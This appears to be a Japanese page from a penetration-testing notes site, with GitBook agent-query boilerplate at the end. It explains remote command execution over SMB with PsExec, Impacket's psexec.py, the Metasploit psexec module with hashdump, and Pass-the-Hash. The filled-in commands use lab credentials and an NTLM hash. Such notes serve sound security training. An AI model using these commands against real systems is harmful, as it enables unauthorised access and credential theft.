> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/ports-and-services/smb-445/psexec-smb-tool.md).
# PsExec(SMBツール)
PsExec、Impacketのpsexec.py、Metasploit、Pass-the-Hashを使ったSMBリモートコマンド実行。
> **PsExec** Microsoft の Sysinternals スイートに含まれるツールで、Windows コンピューター上でコマンドやプログラムをリモート実行するために使用されます。リモートマシンに対して対話的またはバックグラウンドでアクセスでき、物理的に接続したり RDP クライアントを使用したりすることなく、しばしば昇格権限で操作できます。これは、ネットワーク管理、セキュリティテスト、またはタスクの自動化に特に便利です。

次のメッセージが表示される場合:
> 「署名は有効だが必須ではない」
* これは、署名の検証なしで認証が行えることを意味します。安全でない通信が可能になり、認証に関連する悪用が成立する場合があります。
### **PsExec.py**
管理者権限で対話型シェルを取得するコマンドの例を示します:
```bash
psexec.py /:@ cmd.exe
```
```bash
psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe
```
### **コマンドのリモート実行**
ユーザーセッションを開かずに、リモートマシン上でコマンドやスクリプトを直接起動できます。
```bash
psexec // -u -p
```
```bash
psexec //192.168.1.100 -u Administrator -p Password123 cmd /c "ipconfig /all"
```
### **リモートファイルのアップロード**
PsExec では、実行前にローカルファイルをリモートマシンへコピーできます。
```bash
psexec // -c
```
```bash
psexec.py //192.168.1.100 -c C:/path/to/my_file.exe
```
## Metasploit

**PsExec を使って SMB を Metasploit で悪用する**
1. Metasploit を起動し、 **exploit module/windows/smb/psexec** :
```bash
use exploit/windows/smb/psexec
set RHOSTS demo.ine.local
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```

アクセスに成功した後、パスワードハッシュを「ダンプ」することができます:
```bash
hashdump
```
### **パス・ザ・ハッシュ - PsExec**
PsExec は、パスワードの代わりに NTLM ハッシュを指定することで Pass-the-Hash にも使用できます。ハッシュが特権アカウントに属している場合、管理者権限でアクセスできることがあります:
```bash
psexec.py /@ -hashes :
```
```bash
psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/ports-and-services/smb-445/psexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)